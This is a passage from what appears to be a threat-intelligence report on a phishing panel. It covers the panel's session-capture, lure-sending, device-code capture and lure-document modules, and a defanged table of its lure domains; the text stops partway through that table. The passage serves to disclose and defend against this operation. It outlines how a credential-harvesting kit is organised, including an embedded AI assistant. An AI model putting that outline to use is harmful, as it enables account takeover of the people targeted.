
The Sessions module: 29 captured Office 365 sessions with a live feed of targets, grouped as Active Work, Roll and Others

The Adobe Sender module, an Adobe Document Cloud control hub: 1,593 documents sent across all jobs, with the share-invite form on the right

The Logs module: session refresh and expiry events per target, each row carrying the victim address, location and carrier

The Offline File Generator: self-contained HTML attachment templates and the per-domain capture list

DocForge, which generates branded lure documents around an obfuscated payload URL

The add-domain form, with the landing template list: Office 365 Voicemail, SharePoint, DocuSign, Adobe PDF and Teams

An edit-domain dialogue: the Adobe PDF template, device-code capture mode and a post-capture redirect to
corporate-sync-gate[.]net.
The Adobe PDF template in that list is one of the observations that binds the two arms. The panel ships a landing template and a whole sender module built for the Adobe theme, and the delivery arm serves Adobe-themed pages from a domain that appears in the panel’s own registry.

Settings: an OpenRouter assistant configured with
nvidia/nemotron-3-super-120b-a12b, alongside the operator’s Cloudflare Turnstile site and secret keys.

Settings: operator notifications, Cloudflare automation bound to the operator’s own account, and scheduled off-panel backup of the session database
Cluster Expansion
The panel’s own working modules carry far more infrastructure than the delivery chain ever touched. Four artifact classes expand the cluster.
The domain registry. Thirty-eight domains, each row tagged with a role, a capture mode, an anti-bot setting, a geographic filter and a Cloudflare Worker binding. Registry additions run from 2 April to 14 August 2026. Fourteen are live lure hosts, eight are redirectors, two run the Chameleon harvester, three are post-capture redirect targets, and seven sit on borrowed or borrowed-looking infrastructure: the shared-hosting domains behind the Adobe pages, plus two names built to read as organizations the group targets.
| Role | Domains |
|---|---|
| Lure | pdfsecurtoview365[.]sbs, pdfsecurtoviewsuite[.]sbs, selectivelife01[.]sbs, docsendsr[.]online, docseedn[.]online, docseed[.]online, pikecac[.]cfd, allshore-io[.]cam, giiro[.]net, expressdocumentdelivery[.]org, sharerpoint[.]cam, voicermailsmessager[.]cam, keepsecurepasserword[.]cam, qrcoderuser[.]cfd, fincapitalxcom[.]cfd, emsafetoproceedtaward[.]top |
